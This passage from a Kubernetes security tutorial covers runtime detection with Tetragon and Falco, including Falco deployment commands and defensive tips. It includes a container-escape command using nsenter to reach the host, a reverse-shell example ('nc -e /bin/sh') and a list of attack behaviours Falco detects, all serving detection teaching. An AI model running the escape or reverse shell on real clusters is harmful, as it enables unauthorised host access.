
Exploit to gain the host system access using nsenter

```
nsenter -t 1 -m --uts --ipc --pid
```



Check tetragon

```
kubectl logs -n kube-system -l app.kubernetes.io/name=tetragon -c export-stdout -f | ./tetra
getevents -o compact --namespace default --pod system-monitor-deployment-*
```



As you can see following, Tetragon in action detecting these attacks in near real-time

4) Defense - Falco - Runtime security monitoring & detection

The containers and their infrastructure are immutable. It means it's very difficult to detect certain attacks, vulnerabilities, and detections using traditional tools and technologies

deploy the Falco helm chart

```
helm repo add falcosecurity https://falcosecurity.github.io/charts
helm repo update
helm install falco falcosecurity/falco
kubectl create ns falco
```

Falco uses system calls to secure and monitor a system, by:


- Parsing the Linux system calls from the kernel at runtime
- Asserting the stream against a powerful rules engine
- Alerting when a rule is violated

Falco ships with a default set of rules that check the kernel for unusual behavior such as:

- Privilege escalation using privileged containers
- Namespace changes using tools like setns
- Read/Writes to well-known directories such as /etc, /usr/bin, /usr/sbin, etc
- Creating symlinks
- Ownership and Mode changes
- Unexpected network connections or socket mutations
- Spawned processes using execve
- Executing shell binaries such as sh, bash, csh, zsh, etc
- Executing SSH binaries such as ssh, scp, sftp, etc
- Mutating login binaries etc.


Get more details about the Falco

```
kubectl get pods --selector app.kubernetes.io/instance=falco
```




Manually obtaining the logs from the Falco systems

```
kubectl logs -f --selector app.kubernetes.io/instance=falco
```



spin up a hacker container and read a sensitive file and see if that detects by Falco

```
kubectl run --rm --restart=Never -it --image=madhuakula/hacker-container -- bash
```



Falco detected action and provided information!

Defense Strategies Bonus

1) Unrestricted Pod Privileges

Cause: Pods running with excessive permissions (e.g., privileged mode or root access).
Solution: Use kubectl describe pod <pod-name> to check SecurityContext, enforce PodSecurityStandards with kubectl label ns <namespace> pod-security.kubernetes.io/enforce=restricted.

2) Reverse Shell Exploit

Cause: Malicious container images or compromised workloads opening backdoors (e.g., nc -e /bin/sh).
Solution: Scan images with trivy image <image-name>, block egress traffic with NetworkPolicy (kubectl apply -f netpol-deny-egress.yaml).


3) Exposed Kubernetes Dashboard

Cause: Unauthenticated or publicly accessible dashboard endpoints.
Solution: Run kubectl get svc -A | grep dashboard to find exposed services, secure with RBAC (kubectl apply -f dashboard-rbac.yaml) and disable if unused.

4) Check my Kubernetes Troubleshooting series:

Michael Robotics
Hi, I'm Michal. I'm a Robotics Engineer and DevOps enthusiast. My mission is to create skill-learning platform that combats skill information overload by adhering to the set of principles: simplify, prioritize, and execute.

https://github.com/MichaelRobotics



Learn more about Kubernetes

Check Kubernetes and piyushsachdeva - great docs!

Setup a Multi Node Kubernetes Cluster

kubeadm is a tool to bootstrap the Kubernetes cluster

https://github.com/piyushsachdeva/CKA-2024/tree/main/Resources/Day27

Kubernetes Documentation

This section lists the different ways to set up and run Kubernetes

https://kubernetes.io/docs/setup/


Share, comment, DM and check GitHub for scripts & playbooks created to automate process.

Check my GitHub

Michael Robotics

Hi, I'm Michal. I'm a Robotics Engineer and DevOps enthusiast. My mission is to create skill-learning platform that combats skill information overload by adhering to the set of principles: simplify, prioritize, and execute.

https://github.com/MichaelRobotics



PS.

If you need a playbook or bash script to manage KVM on a specific Linux distribution, feel free to ask me in the comments or send a direct message!